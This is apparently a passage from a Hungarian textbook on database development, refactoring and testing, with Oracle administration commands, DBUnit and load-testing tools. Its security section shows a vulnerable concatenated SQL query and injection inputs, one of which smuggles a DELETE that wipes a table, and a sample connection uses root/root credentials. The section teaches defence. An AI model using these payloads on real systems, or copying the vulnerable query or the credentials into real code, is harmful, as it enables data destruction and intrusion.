A hagyományos szotfver fejlesztéshez hasonlóan az adatbázisok esetében is több fázisból áll a fejlesztés, úgymint tervezés, kódolás, tesztelés és bevezetés. Ezen fázisok eltérő igényeket jelentenek az adatbázissal szemben, hiszen míg például a kódolás szakaszában még előfordulhatnak hibák (a hiba nélkül kódolás igen ritka jelenség), addig a bevezetésnél már nem szabadna hibákat tartalmaznia a rendszernek. A működő rendszernél a stabilitás a legfontosabb, a fejlesztő rendszernél pedig a rugalmasság. Ezen eltérő követelmények miatt célszerű az adatbázist is több példányban megvalósítani, az egyes munkacsoportoknak saját adatbázis környezetet biztosítani. Az ilyen egyedi igényeket kielégítő adatbázis példányokat nevezik homokozóknak (sandbox). Az adatbázis fejlesztésnél az alábbi homokozó példányokat szokás megkülönböztetni:

- fejlesztői környezet (development sandbox):

- projekt integrációs környezet (project integration sandbox):
- demonstrációs környezet (demo sandbox):
- bevezetési teszt környezet (pre-production test sandbox):
- üzemi, éles környezet (production)

10.2. ábra - Adatbázis változatok, homokozók

Az egyes példányok létrehozása történhet manuálisan, egyedi DBA parancsokkal is, A következőkben bemutatjuk az adatbázis másolás parancsait az Oracle DBMS példáján keresztül [Jeff Hunter, Sr. Database Administrator: http://www.idevelopment.info/data/Oracle/DBA_tips/Backup_and_Recovery/BandR_2.shtml]

1. Az adatbázis aktuális állományainak számbavétele, majd másolása egy új helyre. Az állományokat az alábbi parancsokkal lehet felderíteni:

   select name from v$database;
   select name from v$datafile;

2. Új inicializációs állomány készítése. Ehhez az INITx.ORA állományt kell átmásolni és új nevet adni. A inicializációs állományban az alábbi paramétereket kell aktualizálni:

   db_name
   control_files
   audit_file_dest
   background_dump_dest
   log_archive_dest
   core_dump_dest
   user_dump_dest

3. Vezérlő állományok létrehozatala. ehhez a forrás control file tartalmat kell átmásolni. Ehhez az alábbi SQL parancsot kell kiadni:

   alter database backup controlfile to trace;
   Ezt követően az új vezérlő állományt előállító SQL parancssort kell létrehozni. A parancssor szerkezete:

```
STARTUP NOMOUNT
CREATE CONTROLFILE SET DATABASE "xxx" RESETLOGS NOARCHIVELOG
    MAXLOGFILES xx
    MAXLOGMEMBERS xx
    MAXDATAFILES xx
    MAXINSTANCES xx
    MAXLOGHISTORY xx
LOGFILE
  GROUP 1 (
```

```
    '/u03/app/oradata/xxx/redo_g01a.log',
    '/u04/app/oradata/xxx/redo_g01b.log',
    '/u05/app/oradata/xxx/redo_g01c.log'
  ) SIZE 200K,
  GROUP 2 (
...
) SIZE 200K,
DATAFILE
  '/u08/app/oradata/xxx/system01.dbf',
  '/u06/app/oradata/xxx/rbs01.dbf',
  '/u07/app/oradata/xxx/temp01.dbf',
  '/u10/app/oradata/xxx/userd01.dbf',
  '/u09/app/oradata/xxx/userx01.dbf';
```

Ezt követően lefuttatható DBA-ként az előbb elkészített parancssor.

4. A most létrehozásra előkészített példány élesíthető, elindítható. A véglegesítés parancsai:

   alter database recover database until cancel using backup controlfile;
   alter database recover cancel;
   alter database open resetlogs;

A teljes adatbázis séma átmásolásra DBMS-be épített segédprogramok állnak rendelkezésre. Az Oracle esetében az EXPORT / IMPORT rutinokat lehet alkalmazni ezen célra. Mindkét parancsnál egy külön parancsállományba szokás összefoglalni a parancs paramétereket. A mentés és betöltés több különböző üzemmódban futhat le:

- teljes adatbázis átvitele
- kijelölt felhasználó adatait vagy egyéb módon kijelölt objektumokat érint csak a művelet
- integritási elemek átvihetők vagy kihagyhatók
- adattartalom átvitele vagy kihagyása (csak séma)
- jogosultságai adatok átvitele vagy kihagyása

Egy minta parancsindítást ad meg a következő parancs:

```
exp SYSTEM/password FULL=y FILE=dba.dmp LOG=dba.log CONSISTENT=y
```

3. Adatbázis újratervezés folyamata

Az adatbázis újratervezés egyik fontos jellemzője, hogy az adatbázist párhuzamosan többen, több különböző alkalmazás is használhatja. Sajnos legtöbbször nem ismert az adatbázist felhasználó alkalmazások teljes köre. Ez nagy megkötöttséget jelent a fejlesztés során, hiszen ekkor nem szabad módosítani a meglévő interface felületek megjelenését. A korábban meglévő adatelemek és adatbázis objektumoknak meg kell maradniuk. Ebben az esetben a fejlesztés csak olyan lehet, amely bővíti és nem szűkiiti az elérhető funkciókört, azaz az alábbi elemekre vonatkozhat:

- új adatbázis objektum hozzáadása
- adatbázis működési tárolási paraméterek módosítása
- megszorítások törlése

Mivel az adatbázis egy közösen használt erőforrás, melynek tartalma, szerkezete az élete alatt jelenősen megváltozhat, nagyon fontos, hogy ezen jövőbeli módosítási igényekre tekintettel legyünk a tervezés során. Ehhez minél magasabb szinten meg kell valósítani az adatbázis elérés modularitását, rétegződését. Az adatbázis kezelés világában az alábbi eszközöket lehet haszonnal alkalmazni a függetlenségi szint emelésére:

- Nézeti táblák (VIEW) alkalmazása: A nézeti táblák olyan származtatott táblákat jelentenek, melyek más forrástáblákból építik fel tartalmukat, ők maguk pedig normál táblaként érhetők el a legtöbb művelet során. A VIEW létrehozás parancsa:

```
CREATE VIEW vnev AS SELECT-parancs
```

A nézeti tábla teljes mértékben azonosan viselkedik a normál táblákkal a lekérdezés esetében:

```
SELECT .. FROM vnev WHERE .. ;
```

A módosítási parancs esetében már korlátozott a hasonlóság. A VIEW-ra kiadott DML parancs csak akkor fog végrehajtódni, ha a VIEW adatelemei egyértelműen visszavezethetők a forrástábla adatokra. A VIEW használat előnyei:

- elrejti a tényleges adattáblát
- függetlenségi szint a kliens és az adatbázis között
- származtatott adatokat tartalmazhat.
- védelmi funkciókat valósíthat meg

A VIEW segítségével elrejthető az alapstruktúra módosulása, hiszen csak a felhasználó által használt VIEW elemek definícióját kell módosítani.

- Tárolt eljárások (STORED PRECEDURE) alkalmazása: A tárolt eljárás hasonlóan egy köztes réteget hoz be a felhasználó és az adatbázis mag közé. A tárolt eljárás magjában egy procedurális egység rejlik, mely a SQL parancsok mellett vezérlési elemeket, változó kezelést és külső segédprogramokat is meghívhat. A tárolt eljárás fő előnye a nagyfokú rugalmasság, hátránya, hogy körülményesebb fejleszteni és tesztelni. A tárolt eljárás létrehozatala a

```
CREATE PROCEDURE pnev () AS
   törzs
```

paranccsal történik. A létrehozott eljárás a kliens API-ből rendszerint egy

```
CALL pnev();
```

utasítással lehetséges. E módszer hátránya, hogy nem normál táblaként jelenik meg, belül végez műveleteket. E korlát megszüntetése a rekordhalmazt visszaadó tárolt függvénnyel oldható meg. Ezen mechanizmus használatának lépései az Oracle példája esetén:

1. Az eredmény rekord szerkezetét leíró adattípus létrehozatala:

```
CREATE TYPE rtipus AS OBJECT (..);
```

2. A rekordhalmaz szerkezetét leíró tábla-típus definiálása:

```
CREATE TYPE  ttipus AS TABLE OF rtipus;
```

3. Az eredményhalmazt létrehozó tárolt függvény kódolása. Ezen függvény visszatérési érték típusa az előző lépésben definiált adattípus:

```
CREATE FUNCTION fnev  (paraméterek)  RETURN  ttipus IS
```

```
    pl_sql blokk;
```

4. A létrehozott függvény tábla-szerűen hívható meg, melyhez a TABLE függvényt kell alkalmazni:

```
SELECT * FROM TABLE(fnev(...));
```

- Szinonimák (SYNONYM) alkalmazása: A szinonima elsődleges szerepe, hogy az adott elnevezésű objektumokhoz egy új alias nevet lehessen hozzárendelni. Az új elnevezés lényege, hogy
  - elrejti a forrás adatokat
  - elrejti a kliens elől a forrásséma változását
- Trigger alkalmazása: A trigger mechanizmus automatikus művelet végrehajtást tesz lehetővé. Kiváltója rendszerint egy DML művelet. A trigger létrehozás parancsa:

```
CREATE TRIGGER tnev AFTER | BEFORE INSERT | UPDATE | DELETE
ON tabla PL-SQL blokk;
```

  A trigger fő szerepe a függetlenségi szint biztosítása esetén abban áll, hogy az alaptáblák és a felhasználó által érintett táblák közötti adatmozgás automatizálható.

- Saját séma (SCHEMA) használata: A saját séma szerepe, hogy külön sémába tegyük a tényleges alapadatokat és a felhasználó által érintett objektumokat. Ekkor az érintett kapcsolati objektumokon végrehajtott változások felügyelt módon átvezetésre kerülnek a forrás séma objektumaiba. Ezáltal ugyan többlet költség jelenik meg a végrehajtásnál, de nagyobb függetlenség érhető el a fejlesztésnél.

Az adatbázis újratervezés általános esetben magába foglalhatja azonban a korábbi sémaelemek módosítását is. Erre akkor lehet szükség, ha kiderül, hogy a korábbi tervezési elképzelés nem állja meg a helyét, korrekcióra van szükség. Ez lehet a tervező hibája, de lehet a követelmények változása miatti esemény is. Újratervezés esetén különös gonddal kell kezelni a korábbi funkciók zökkenőmentes átvitelét az új verzióba. Az adatbázis újratervezés szokásos elemei:

- Adatbázis újratervezési stratégia kiválasztása: ezen lépésben magát az újratervezést kell megtervezni. Nem lehet hirtelen felindulásból lényeges módosításokat keresztülvinni az adatbázisban.
- A korábbi adatbázisséma kifuttatása: Mint korábban említettük, az adatbázisoknál nem minden adatkezelő alkalmazás logikája ismert pontosan. Nem lehet azt sem pontosan megbecsülni, milyen hatással lesz egy adott elem sémájának megváltozása az alkalmazásokra. Ezen kifutási idő fő jellemzője, hogy a régi séma elemei fokozatosan mennek át egymásba, esetleg mindkettő együtt él. Az átmeneti időszak egy hosszabb időszak, akár egy-két év is is eltarthat.
- tesztelés az újratervezés előtt: Ezen a későbbi pontokban megadott tesztelésnek le kell fednie minden fontosabb elemet, így bevonásra kerül a
  - séma tesztelése;
  - alkalmazások adatkezelésének tesztelése;
  - adatok értékellenőrzése, integritási szabályok tesztelése;
  - jogosultság ellenőrzése;
  - hatékonysági követelmények ellenőrzése.
- séma módosítása: az elvégzett módosításokat célszerű egy verzió követő rendszer hatáskörében elvégezni, hiszen előfordulhat, hogy nem bizonyul sikeresnek a módosítás és vissza kell térni a korábbi állapotokhoz. További fontos általános követelmény, hogy a változásokat lehetőleg minél kisebb egységekben hajtsuk végre, hiszen a nagyobb méretű feladatoknál nagyobb az esélye a hibázásnak is.

- tesztelés az újratervezés alatt
- forrásadatok átemelése: az új sémaelemekbe új adatokra van szükség. Az adatok több forrásból származhatnak: lehetnek származtatott adatok, melyek a már letárolt adatokból számítással állnak elő. Illetve lehetnek külső forrásból átvett adatok. Az adatok beépítését jelentősen segítik a betöltő modulok. Egy ilyen betöltő modul a Microsoft Integration Service komponense, mely heterogén adatforrásokból átvett adatokat is össze tud integrálni.
- külső kezelő programok módosítása: A séma elemek módosítása miatt módosításra szorulhatnak a külső alkalmazások is. Az új funkciók miatt megváltoznak az adatbázisok elérési parancsai és átvett adatszerkezetei is.
- külső kezelő programok tesztelése
- regressziós tesztek futtatása: a regressziós teszt sikeres lefutása esetén mondhatjuk el, hogy sikerült a korábbi funkciókat megőrizni és átvenni az új adatbázis sémába. A regressziós tesztek is egy gyűjteményt alkotnak, mely készlet maga is dinamikusan változik.
- verzió váltás: A sikeres teszt futtatások után lehet homokozókból átvinni az adatbázist a produkciós változatba. Az adatbázisok migrációjára több út is kínálkozik:
  - BACKUP és RESTORE segédprogramok
  - EXPORT és IMPORT segédprogramok
  - SQL script állományok használata

3.1. Séma elemek törlése

Ha az adatbázisban a változtatás célja korábban létező adatbázis elemek elvetése, akkor a módosítást több lépésen keresztül célszerű végigvinni. Az egyes lépések célja, hogy minél hamarabb észrevegyük az esetleges konfliktusokat és még időben, a nagyobb léptékű módosítás előtt feloldjuk az ellentmondásokat. Az adatelemek törlésekor emiatt az alábbi lépéseket célszerű végrehajtani:

- Segédtábla létrehozatala az eredeti adatok megőrzésére:

```
CREATE TABLE seged (...);
```

- Az adatok átemelése a segédtáblába:

```
INSRERT INTO seged SELECT * FROM ...;
```

- Az érintett sémaelem törlés séma szintű előkészítése. Az objektum típusától függően különböző séma átalakításokra lehet szükség. Egy tábla törlésekor például sorra kell venni az alábbi elemeket:

  - rajta értelmezett VIEW-k
  - rajta értelmezett SYNONYM-ák
  - rajta értelmezett tárolt eljárások
  - rajta értelmezett TRIGGER-ek
  - oda vonatkozó hivatkozási megkötések

  Ezen objektumokat mind módosítani vagy törölni kell, mielőtt a hivatkozott objektumot módosítanánk.

- Az érintett objektum törlése. Az objektum törlése esetén a törlés egyes esetekben több lépésben valósulhat meg. Az Oracle rendszer esetében például egy mező törlésekor lehetőség van logikai törlésre és fizikai törlésre. A logikai törlés esetében a DBMS csak használaton kívül helyezi a mezőt, a művelet parancsa

```
ALTER TABLE tabla SET UNUSED mező;
```

A fizikai törlés esetében ténylegesen megszűnik a kijelölt mező, az ide vonatkozó SQL parancs Oracle esetében:

```
ALTER TABLE tabla DROP COLUMN mező;
```

- A módosítás tesztelése. A hivatkozó és már módosított elemek (VIEW, TRIGGER, PROCEDURE,FOREIGN KEY..) működésének ellenőrzése.

3.2. Új sémaelem felvitele

A séma bővítéskor is szükség van a hivatkozó objektumok sorra vételére, hiszen előfordulhat, hogy a hivatkozó objektum nem használja ki a mezőszintű függetlenség adta lehetőségeket. Míg például egy

```
SELECT m1,m2,.. FROM ..
```

alakú lekérdezés eredménye nem változik, ha új mezőt adunk a sémához, addig a

```
SELECT * FROM ..
```

alakban kiadott műveletnél bővül a visszaadott mezők köre, tehát fel kell készülni annak fogadására. Ilyenkor az új mező neve konfliktusba kerülhet a kliens programokban használt változó nevekkel. Ezen ütközéseket kell ellenőrizni.

Ha számított mezőket hozunk be a sémába, akkor annak megvalósítására több lehetőség is kínálkozik:

- Egyes DBMS rendszerek közvetlenül is támogatják a számított mező adattípus. Az MS SQL Server esetében az alábbi módon hozható létre származtatott mező:

```
create table proba (a integer, b integer, c as a + b);
insert into proba values (1,3);
select * from proba;
```

A mintában a C mező lesz számított mező, itt az adattípus helyén a származtatási parancs szerepel a tábla definícióban. Adatok felvitelekor nem lehet ezen mezőknek értéket adni, de lekérdezéskor ott szerepel a mező értéke.

- Ha a DBMS nem támogatja a számított mezőt közvetlenül, akkor a TRIGGER mechanizmus alkalmazható. Ilyenkor a mezőt mint normál mezőt hozzuk létre és a triggert a tábla DML műveleteihez kötjük. A trigger feladata, hogy a többi mező módosulása esetén frissítse a kijelölt számított mező tartalmát.

3.3. Védelmi tesztek

Az adatbázisban tárolt adatok védelmének biztosítása is az egyik alapvető adatbázis feladatok közé tartozik. Az relációs adatbáziskezők egyik jellemzője, hogy SQL parancsok alakjában kapja meg a végrehajtandó parancsot. Mivel az SQL nyelv teljes parancskészletet tartalmaz és egy sztringben több parancs is jöhet, a nem megfelelő SQL szöveg károkat okozhat. Emiatt igen fontos, hogy az elküldött szöveg pontosan megfeleljen az elvárt alaknak. Ha nem megfelelő az ellenőrzés, akkor kárt okozó parancsok kerülhetnek végrehajtásra. Ezt a veszélytípust nevezik SQL Injection támadásnak.

Az SQL Ijnjection esetében a kliens oldalon bevitt SQL alak olyan parancselemeket is tartalmaz, melyek nem kívánt hatással járnak. Ezt úgy érik el, hogy a felhasználótól kapott érték úgy tér el az elvárt alaktól, hogy egy veszélyt okozó parancsot vagy parancs részletet is magába foglal. Példaként vegyünk egy egyszerű nyilvántarrtó rendszert, ahol a felhasználótól lekérdezzük a keresett áru nevét. Ehhez a GUI tartalmaz egy anev mezőt. A mezőbe bevitt értéket egy SQL parancsban adjuk át, mint kulcsértéket:

```
parancs = "SELECT * FROM termekek WHERE nev = '"
+ anev.text +"'  ";
```

Ha a felhasználó az elvárt normál azonosító név helyett egy

```
baba'  or   'a'='a'
```

értéket visz fel, akkor az elküldött parancssor a

```
SELECT * FROM termekek WHERE nev = 'baba' or 'a'='a';
```

lesz, amely minden terméket vissza fog adni. Még súlyosabb kár éri a rendszert, ha a bevitt parancs

```
 baba' ; delete from termekek where  'a'='a'
```

alakú, hiszen ekkor két egymást követő parancs kerül a szerver oldalon végrehajtásra, melyek alakjai

```
  SELECT * FROM termekek WHERE nev = 'baba';
  DELETE FROM termékek WHERE 'a'='a';
```

A fenti támadások ellen a beolvasott paraméterek alaposabb ellenőrzésével illetve a parancsok kétfázisú végrehajtásával lehet védekezni.

A védelmi tesztek esetében is több szinten futhat az ellenőrzés. A FirtsTechnologies ajánlása alapján az alábbi tesztek kerülnek végrehajtásra:

- Külső, alkalmazás szintű tesztelés (például az SQL Injection támadás ellenőrzése)
- Adatbázis audit: a beépített védelmi politika ellenőrzése, jogosultsági politika tesztelése
- Adatbázis behatolás teszt, különböző segédeszközök révén kisérletek az adatbázis adatok elérésére
- OS szintű audit, az operációs rendszer felőli védelmi elemek ellenőrzése
- Adatfolyam elemzés: a szerver és a kliensek közötti adatfolyam ellenőrzése

4. Adatbázis tesztelési segédprogramok

4.1. DBUnit tesztkörnyezet használata

A DBUnit rendszer az elterjedt JUnit tesztrendszerre épülő adatbázis műveletek tesztelésére alkalmas ingyenes keretrendszer. A DBUnit rendszer a tesztelésben elsődlegesen arra használható, hogy segítségével az adatbázist, annak tartalmát egy megadott állapotba hozzuk. Ezáltal biztosítható, hogy a tesztek konzisztensen futathatók, gyorsan és egyszerűen rekonstruálhatók a teszthez szükséges környezetek. Az igényelt adatbázis tartalmat egy XML állományban lehet megadni, ahol több tesztállapotot is nyilván lehet tartani. A teszt indítása előtt a DBUnittal betölthető az igényelt állapot az adatbázisba. A DBUnit rendszer előnyei a következő pontokban foglalhatók össze:

- A tesztekhez igényelt adatbázis tartalom hatékony kezelése
- Támogatás az adatbázis tartalom XML állományba történő kimentéséhez illetve az XML állományból történő visszatöltésére

- Lehetőséget ad a letárolt adattartalmakban történő keresésre, az különböző adatbázis állapotok összehasonlítására

A DBUnit keretrendszer használata, a tesztelés során az alábbi lépéseket kell megtenni:

1. Adatbázis állapotot tartalmazó XML állomány előkészítése
2. Adatbázis aktuális állapotának kitörlése
3. A lementett állapotokból a kiválasztott állapot betöltése XML-ből az adatbázisba.
4. Tesztek futattása
5. Tesztek kiértékelése

Az XML-ben tárolt adatok betöltését a keretrendszer által tartalmazott DatabaseTestCase osztályon keresztül, annak setUp() metódusával végezhetjük el.

A következőkben egy mintát mutatunk be a DBUnit használatára. Az első lépés az adatokat leíró XML állomány (pl. input.xml) előállítása. Az XML állomány szerkezete az adatbázis szerkezetét tükrözi. Az XML a konkrét adatmező tartalmakat is tárolja amint az alábbi példa is mutatja

```
<?xml version='1.0' encoding='UTF-8'?>
<dataset>
    <login id="1" empcode="E005" loginname="chandan"
          password="chandan" loginenabled="y"/>
    <login id="2" empcode="E006" loginname="deepak"
          password="deepak" loginenabled="n"/>
    </dataset>
```

A következő lépésben a keretrendszer getConnection metódusán keresztül kapcsolatot építünk ki a céladatbázishoz:

```
// Provide a connection to the database

protected IDatabaseConnection getConnection() throws Exception{
   Class driverClass = Class.forName("com.mysql.jdbc.Driver");
   Connection jdbcConnection =
     DriverManager.getConnection("jdbc:mysql://localhost:
     3306/hrapptest", "root", "root");
   return new DatabaseConnection(jdbcConnection);
}
```

Az XML-ben tárolt adatokat betöltjük az adatbázisba:

```
// Load the data which will be inserted for the test

 protected IDataSet getDataSet() throws Exception{
   loadedDataSet =
     new FlatXmlDataSet(this.getClass().getClassLoader().
       getResourceAsStream("input.xml"));
   return loadedDataSet;
}
```


Ezt követően elindíthatók a betöltött tartalomhoz kapcsolódó adatbázis tesztek.

4.2. TestComplete rendszer

A TestComplete keretrendszer egy összetett tesztkörnyezetet biztosít az adatbázis teszteléshez. A fizetős termék több különböző tesztfeladatot is támogat

- Funkcionális teszt: Az alkalmazások GUI felületén keresztül célja annak ellenőrzése, hogy a kért funkciók valóban jól működnek-e. A teszt támogatására a TestComplete rendszer lehetőséget ad a felhasználói kezelő parancsok (egér, billentyűzet) feljegyzésére és későbbi visszajátszására. A lejegyzett tevékenységek később közvetlenül is szerkeszthetők és bővíthetők. A tesztekhez ellenőrzési pontok köthetők, ahol a kijelölt objektumok értéke összehasonlítható a bázisként kijelölt értékekkel.

10.3. ábra - Felhasználói GUI tevékenységek naplózása



- Parancsorientált teszt: Ezen teszt típus arra szolgál, hogy a felépítsük a felhasználó által elvégzendő kezelési tevékenységek műveletsorát. A tevékenység kijelölése történhet grafikusan, egy eszközlistából választva a tevékenység elemet; illetve használhatunk egy script nyelvet is. A tesztekhez ellenőrzési pontok köthetők, ahol a kijelölt objektumok értéke összehasonlítható a bázisként kijelölt értékekkel.

- Egység teszt: Az egyes osztályok tesztelését szolgáló modul

- Regressziós teszt: A modul a regressziós tesztek menedzselést, azok ütemezését végzi. A keretrendszer lehetőséget ad az egyes tesztek eredményének naplózására és az eredményeknek a bázisadatokkal történő összehasonlítására.

- Terhelés teszt: A keretrendszer egy kifinomult, hangolható környezetet biztosít a terhelési tesztek elvégzésére. A tesztekhez szimulálható a terhelés mértéke és jellege. Többek között beállítható a szimulált kliensek eloszlása, a működési paraméterük, a hálózati kapcsolataik jellege, sebessége. A tesztadatok naplózásán keresztül elemezhető a rendszer terhelési karakterisztikája.

- Adat-orientált tesz: A keretrendszer lehetőséget ad a teszthez szükséges bemenő adatok hatékony generálására. Egyrészt biztosít egy vléletlen tesztadatsort generáló mechanizmust, másrészt rugalmas bemenő adatsor-forrás kijelő mechanizmusa is van.

4.3. DTM DB Stress rendszer

A DBSterss keretrendszer célja az adatbázis terhelési tesztek elvégzéésnek és kiértékelésének a támogatása. A teszt végrehajtás lépései a következő pontokból állnak:

- Adatforrás kijelölése: az elterjedt adatbázis csatolók használatával az adtforrásokszéles köre elérhető

- Új üres teszt létrehozása

- a végrehajtandó SQL parancsok kijelölése


- a végrehajtás paramétereinek megadása (pl. ismétlésszám, szálak darabszáma)

- a tesztek futtatása: A futtatásnál több végrehajtási mód is elérhető. A támogatott üzemmódok: soros, párhuzamos és kötegekbe rendezett végrehajtás.

- eredmények értékelése: a keretrendszer több teljesítmény paraméter is támogat, grafikus és táblázatos megjelenítést szolgáltat a futtatási adatokról. A mért paraméterek külön jegyzik az egyes végrehajtási lépések költségeit, mint például a kapcsolat kiépítés ideje vagy parancs előkészítés ideje.

A rendszer külön modulokat biztosít a tesztadatok előállításra is.

10.4. ábra - A DTM DBStress keretrendszer GUI elemei



5. Kérdések

1. *Milyen teszttípusok értelmezhetők adatbázisok fejlesztése esetén?*

   Válasz:

   - adatbázis séma teszt
   - funkcionalitási teszt
   - adatintegritási teszt
   - védelmi teszt
   - terhelési teszt
   - hatékonysági teszt

2. *Miben nyilvánul meg a TDD koncepciója az adatbázisok fejlesztésében?*

   Válasz: Fokozatos adatmodellezés a teszteléssel egybekötve:

   a. induló teszt előállítása a kívánt funkcióhoz

   b. a teszt futtatása; ha sikeres át lehet térni a következő funkcióra és így vissza az 1. pontra; ha nem sikerül továbblépés a 3. pontra

   c. a modell módosítása egy kisebb, kezelhető mértékben

   d. a teszt futtatása; ha sikeres át lehet térni a következő funkcióra és így vissza az 1. pontra; ha nem sikerül visszaépés a 3. pontra

3. *Milyen adatbázis változatokra (homokozók) van szükség a fejlesztés során?*

Válasz:

- fejlesztői környezet (development sandbox):
- projekt integrációs környezet (project integration sandbox):
- demostrációs környezet (demo sandbox):
- bevezetési teszt környezet (pre-production test sandbox):
- üzemi, éles környezet (production)

4. *Milyen mechanizmusok állnak rendelkezésre adatbázisok esetén a hivatkozási függetlenségi szint növelésére?*

   Válasz:

   - nézeti táblák
   - TRIGGER-ek
   - tárolt eljárások
   - szinoníma objektumok

5. *Milyen tesztek tartoznak a védelmi témakörbe?*

   Válasz:

   - Külső, alkalmazás szintű tesztelés (például az SQL Injection támadás ellenőrzése)
   - Adatbázis audit: a beépített védelmi politika ellenőrzése, jogosultsági politika tesztelése
   - Adatbázis behatolás teszt, különböző segédeszközök révén kisérletek az adatbázis adatok elérésére
   - OS szintű audit, az operációs rendszer felőli védelmi elemek ellenőrzése
   - Adatfolyam elemzés: a szerver és a kliensek közötti adatfolyam ellenőrzése

11. fejezet - Esettanulmány

1. Bevezetés

Egy kliens-szerver alakalmazás helyességét, hatékonyságát több helyen lehet és kell is ellenőrizni. Minnél hamarabb derülnek ki a hibák gyengeségek, annál hamarabb lehet azokat javítani, és ebben az esetben pontosan tudjuk a helyet és azonnal javíthatjuk (ha csak a végén vesszük észre a hibát, akkor meg kell keresni, hogy miből ered). Ebben a fejezetben egy valós fejlesztés tesztelését mutatjuk be.


Az MTA SZTAKI Kognitív informatika laborja tűzte ki magának a feladatot, hogy egy virtuális együttműködési rendszert hozzon létre, melynek neve VIRCA (VIRtual Collaboration Arena). Az alkalmazás egy 3 dimenziós térben valós és virtuális objektumokat jelenít meg, és kezel. A rendszerben tetszőleges számú és típusú komponenseket lehet elhelyezni (virtuális vagy valóságos), amelyek mindegyike egy önálló alkalmazás. Az első verzió után újabb igények merültek fel. Az elkészült rendszer egy osztott alkalmazás lett, ami CORBA és ICE technológiákat használ. A rendszer egy közös adatstruktúrát használ az elérhető komponensek nyilvántartására, a CORBA naming service-t (név szolgáltatást), ami fa struktúrában tárolja a komponenseket. A 3 dimenziós megjelenítő ablak OGRE (nyílt forráskódú grafikai motor) rendszer segítségével implementálták c++-ban. A mi rendszerünk a hálózati kommunikáció lebonyolítására egy Openrtm-aist robot middleware-t használ. Írtunk ehhez pár kiterjesztést (ICE port, 1 fogyasztó több szolgáltató lehetőség), és a projekt kezdetekor a gyári rendszer szerkesztőt használtuk. A gyári szerkesztő egy Eclipse plugin, amely használatához egy több 10 megabájtos alkalmazás szükséges (Eclipse), és mi rendszerünk használatakor kényelmetlen egy külső szerkesztőt használni (váltogatva az aktív alkalmazást). Másik probléma, hogy a mi általunk készített kiterjesztés a hivatalos szerkesztő nem ismeri és nem is tudja használni. Olyan szerkesztőre volt szükség, amely képes futni az OGRE virtuális terében. A Chrome egy módosított verziója képes memóriában létrehozni a böngésző képét, ami ezután ráfeszíthető egy síkra. A kliens tehát egy böngészőben futó vékony klienst is kell tartalmazzon. A kliens oldalon egy tipikus grafikus szerkesztőt kell implementálnunk, ezért a javascript - mint lehetséges megoldás kizárható. Három elternatíva közül választhattunk:

- FLEX
- JAVA FX
- Silverligth

Szerettük voltna, ha az alkalmazás platform független, ezért a Silverlight-ot az első körben kizártuk. Előztetes vizsgálataink alapján ez a módosított böngésző nem képes Java FX technológia használatára Ezért nem volt választásunk a FLEX kliens oldali technológiát alkalmaztuk.

A szerver oldalon szintén valamilyen platform független megoldást szerettünk volna alkalmazni, ezért a JAVA alapú megoldást választottuk. Mivel a szerkesztőhöz kellett írnunk egy karakteres verziót is, ezért egy külön rétegben implementáltuk az üzleti logikát.

11.1. ábra - A SZTAKI Openrtm kiterjesztésének felépítése



A rendszer 4 rétegből áll, melyek a következők:

- megjelenítési, és vezérlési,
- logika réteg,
- alacsonyszintű réteg.
- programozói middleware réteg

